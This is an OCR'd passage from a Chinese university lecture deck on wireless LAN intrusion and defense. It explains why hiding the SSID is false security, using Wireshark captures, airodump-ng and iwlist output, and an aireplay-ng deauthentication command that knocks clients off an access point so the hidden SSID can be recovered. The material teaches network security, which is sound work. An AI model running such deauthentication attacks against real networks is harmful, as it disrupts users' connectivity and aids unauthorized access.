移动互联网安全

第三章 无线接入网入侵与防御

黄 玮

内容提纲

- 基本概念
- 绕过那些似是而非的安全机制
- 已有安全机制的漏洞原理
- 安全机制漏洞利用实例
- 构建安全的无线局域网

细数那些似是而非的安全机制

全都是障眼法

- 禁止SSID广播
- MAC地址过滤
- 禁用DHCP，使用静态IP地址分配

无线路由器里的SSID广播默认设置

无线网络基本设置

本页面设置路由器无线网络的基本参数。

SSID号: TP-LINK_6B11D0

信道: 自动

无线模式: 11bgn mixed

频段带宽: 自动

开启无线功能


开启SSID广播

保存 帮助

发现隐藏的SSID

- SSID广播
  - AP在主动广播的beacon frame中包含SSID字段值
- 被动发现
  - 当有STA加入隐藏SSID的AP时，Probe Request中包含该AP的SSID
  - 强制该AP下已有的客户端下线，等待客户端断线重连后AP发送的Association Request、Probe Request和AP发送的Probe Response中包含的SSID

发现隐藏的SSID


Kali1.0.9 [Running]
应用程序 位置
10月20日星期一 13:44
root
20141020-hackmeifyoucan-sta-02.cap [Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: wlan_mgt.ssid contains Hack
Expression... Clear Apply 保存
No. Time Source Destination Protocol Lengtl Info
628 33.802836 Apple_dc:38:c4 Broadcast 802.11 133 Probe Request, SN=2956, FN=0, Flags=........, SSID=HackMeIfYouCanHidden
629 33.805951 08:57:00:6b:11:d0 Apple_dc:38:c4 802.11 259 Probe Response, SN=3406, FN=0, Flags=........, BI=100, SSID=HackMeIfYouCanHidden
635 33.900648 Apple_dc:38:c4 08:57:00:6b:11:d0 802.11 168 Association Request, SN=2958, FN=0, Flags=........, SSID=HackMeIfYouCanHidden
821 44.834606 Apple_dc:38:c4 Broadcast 802.11 133 Probe Request, SN=3067, FN=0, Flags=........, SSID=HackMeIfYouCanHidden
822 44.837193 08:57:00:6b:11:d0 Apple_dc:38:c4 802.11 259 Probe Response, SN=5, FN=0, Flags=........, BI=100, SSID=HackMeIfYouCanHidden
824 44.845870 Apple_dc:38:c4 Broadcast 802.11 133 Probe Request, SN=3068, FN=0, Flags=........, SSID=HackMeIfYouCanHidden
825 44.848457 08:57:00:6b:11:d0 Apple_dc:38:c4 802.11 259 Probe Response, SN=6, FN=0, Flags=........, BI=100, SSID=HackMeIfYouCanHidden
Frame 635: 168 bytes on wire (1344 bits), 168 bytes captured (1344 bits)
IEEE 802.11 Association Request, Flags: ....
IEEE 802.11 wireless LAN management frame
Fixed parameters (4 bytes)
Tagged parameters (140 bytes)
Tag: SSID parameter set: HackMeIfYouCanHidden
Tag Number: SSID parameter set (0)
Tag length: 20
0000 00 00 3a 01 08 57 00 6b 11 d0 e0 f8 47 dc 38 c4 ..:..W.k ....G.8.
0010 08 57 00 6b 11 d0 e0 b8 31 04 0a 00 00 14 48 61 .W.k.... 1.....Ha
0020 63 6b 4d 65 49 66 59 6f 75 43 61 6e 48 69 64 64 ckMeIfYo uCanHidd
0030 65 6e 01 08 82 84 8b 96 24 30 48 6c 30 14 01 00 en...... $0Hl0...
0040 00 0f ac 04 01 00 00 0f ac 04 01 00 00 0f ac 02 ....
0050 0c 00 32 04 0c 12 18 60 2d 1a 0c 18 1b ff 00 00 ..2....` -.......
0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0070 00 00 00 00 dd 09 00 10 18 02 00 00 45 00 00 dd ....E...
File: "20141020-hackmeifyoucan-s... Profile: Default
root@kali-local: ~/hidden... root@kali-local: ~ 20141020-hackmeifyouc...
Right ⌘


发现隐藏的SSID

- airodump-ng mon0 --bssid <AP's mac> --channel <AP's channel>
- aireplay-ng --deauth 5 -a <AP's mac> mon0
  - 向指定AP发送5个解除认证广播广播包
  - 等待客户端重连和观察airodump-ng的输出信息变化


发现隐藏的SSID


Kali1.0.9 [Running]
应用程序 位置
10月23日星期四 12:36
root
Computer
root@kali-local: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
CH 13][Elapsed: 8 s][2014-10-23 12:36
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
52: FE:B9 -1 0 0 0 1 -1 <length: 0>
52: FC:38 -53 2 0 0 11 54e. OPN CMCC-EDU
52: EC:39 -52 2 0 0 11 54e. OPN CUC
08: 11:D0 -38 16 0 0 6 54e. WPA2 CCMP PSK <length: 0>
AC: C6:C5 -25 12 0 0 1 54e WPA2 CCMP PSK
AC: C7:5B -35 7 0 0 8 54e WPA2 CCMP PSK
D8: 31:18 -22 21 77 7 13 54e. WPA2 CCMP PSK
C8: 72:A0 -35 8 0 0 6 54e WPA2 CCMP PSK
00: A0:46 -39 8 0 0 6 54e. OPN
28: 0E:66 -56 5 0 0 1 54e. WPA2 CCMP PSK
BSS STATION PWR Rate Lost Frames Probe
52: FE:B9 E8: BD:9B -56 0 - 5 6 8
(no ated) 10: E9:60 -18 0 - 1 9 4
(no ated) F0: C3:FB -27 0 - 1 8 10
(no ated) F8: 27:7B -62 0 - 1 0 2 CUC
D8: 31:18 10: F1:B4 -46 0 - 1 0 2
D8: 31:18 7C: 76:44 -1 1e- 0 0 10
D8: 31:18 54: C9:61 -1 1e- 0 0 3
28: 0E:66 20: 50:6B -64 0 - 1 2 2
root@kali-local: ~#
root@kali-local: ~
Right ⌘


发现隐藏的SSID


Kali1.0.9 [Running]
应用程序 位置
10月23日 星期四 13:16
root
root@kali-local: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
root@kali-local:~# iwlist wlan11 scanning | grep -A 30 '08:57:00:6B:11:D0'
Cell 02 - Address: 08:57:00:6B:11:D0
Channel:6
Frequency:2.437 GHz (Channel 6)
Quality=70/70 Signal level=-19 dBm
Encryption key:on
ESSID:""
Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s
9 Mb/s; 12 Mb/s; 18 Mb/s
Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s
Mode:Master
Extra:tsf=000000032f983180
Extra: Last beacon: 2680ms ago
IE: Unknown: 0000
IE: Unknown: 010882848B960C121824
IE: Unknown: 030106
IE: Unknown: 050400010000
IE: Unknown: 0706434E20010D14
IE: Unknown: 2A0100
IE: IEEE 802.11i/WPA2 Version 1
Group Cipher : CCMP
Pairwise Ciphers (1) : CCMP
Authentication Suites (1) : PSK
IE: Unknown: 32043048606C
IE: Unknown: 2D1A6E1103FF000000000000000000000000000000000000000000000000
IE: Unknown: 3D16060F060000000000000000000000000000000000000000
IE: Unknown: DD180050F2020101030003A4000027A4000042435E0062322F00
IE: Unknown: DD1E00904C336E1103FF00000000000000000000000000000000000000000000
IE: Unknown: DD1A00904C34060F060000000000000000000000000000000000000000
IE: Unknown: DD0900037F01010000FF7F
Cell 03 - Address: D8:FE:E3:E5:31:18
Channel:13
root@kali-local:~#
root@kali-local: ~
root@kali-local: ~
Right ⌘

